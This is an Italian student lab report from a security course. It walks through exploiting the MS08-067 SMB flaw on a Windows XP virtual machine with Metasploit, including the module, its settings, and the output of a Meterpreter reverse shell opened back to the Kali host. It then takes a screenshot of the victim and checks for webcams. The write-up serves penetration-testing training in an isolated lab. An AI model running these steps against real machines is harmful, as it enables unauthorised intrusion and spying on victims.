

EPICODE

CS0424

S7 / L3

Hacking Windows XP

Victoria M. Braile

Prof. Antonio Pozzi

PANORAMICA



- Traccia esercizio
- Configurazione IP
- MS08_067
- Exploit
- Screenshot e Webcam

TRACCIA ESERCIZIO

Hacking MS08-067

Ottenere una sessione di **Meterpreter** sul target **Windows XP** sfruttando con **Metasploit** la **vulnerabilità MS08-067**.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno **screenshot** tramite la sessione **Meterpreter**.
- Individuare la presenza o meno di **Webcam** sulla macchina **Windows XP** (opzionale).



CONFIGURAZIONE IP

Come prima cosa vengono configurati gli IP di Kali Linux e Windows XP, impostando rispettivamente **IP 192.168.1.25** per **Kali Linux** e **IP 192.168.1.30** per **Windows XP**.

Su entrambe le macchine virtuali la configurazione della rete viene fatta **tramite GUI**.

Infine si verifica che **Kali Linux comunichi con** la macchina **Windows** utilizzando il comando **ping**.

```
C:\ Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.1.30
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1
```

```
(kali@kali)-[~]
└─$ ping -c4 192.168.1.30
PING 192.168.1.30 (192.168.1.30) 56(84) bytes of data:
64 bytes from 192.168.1.30: icmp_seq=1 ttl=128 time=3.17 ms
64 bytes from 192.168.1.30: icmp_seq=2 ttl=128 time=3.38 ms
64 bytes from 192.168.1.30: icmp_seq=3 ttl=128 time=2.33 ms
64 bytes from 192.168.1.30: icmp_seq=4 ttl=128 time=2.59 ms

— 192.168.1.30 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 2.333/2.865/3.377/0.422 ms
```

MS08-067

Per svolgere l'esercizio viene avviato Metasploit usando il comando **msfconsole** dal terminale di Kali Linux, e una volta ricevuto il messaggio di “benvenuto” si passa alla ricerca del modello di exploit MS08-067 con il seguente comando:

search MS08_067

Viene così individuato il modello di exploit richiesto e si utilizza quindi il comando **use 0**.

A questo punto con il comando **show options** vengono visionati i campi necessari per **eseguire l'exploit**.

```
msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
1  \_ target: Automatic Targeting
2  \_ target: Windows 2000 Universal
3  \_ target: Windows XP SP0/SP1 Universal

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              The SMB service port (TCP)
SMBPIPE   BROWSER          The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25     The listen address (an interface may be specified)
LPORT     4444             The listen port

msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.
```

EXPLOIT

Grazie a **show options** si capisce come procedere, viene dato dunque il comando

set RHOSTS 192.168.1.30 (IP Windows XP)

e successivamente il payload

set LHOST 192.168.1.25 (IP Kali Linux)

Dopodiché si può eseguire il comando **exploit** per ottenere una sessione di **Meterpreter**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.30
RHOSTS => 192.168.1.30
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.30:445 - Automatically detecting the target...
[*] 192.168.1.30:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.30:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.30:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.30:1033) at 2024-07-10 10:20:10 -0400

meterpreter > █
```


SCREENSHOT E WEBCAM

Come richiesto dalla traccia si ottiene lo screenshot sulla macchina remota utilizzando il comando **screenshot**. Viene usato anche il comando **sysinfo** per ulteriore conferma di operazione eseguita con successo, ed infine con il comando **webcam_list** viene verificata l'eventuale presenza di webcam sulla macchina target (ovvero Windows XP).

```
meterpreter > screenshot
Screenshot saved to: /home/kali/FvtAKTpL.jpeg
meterpreter > sysinfo
Computer       : WINDOWSXP
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture  : x86
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > █
```



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```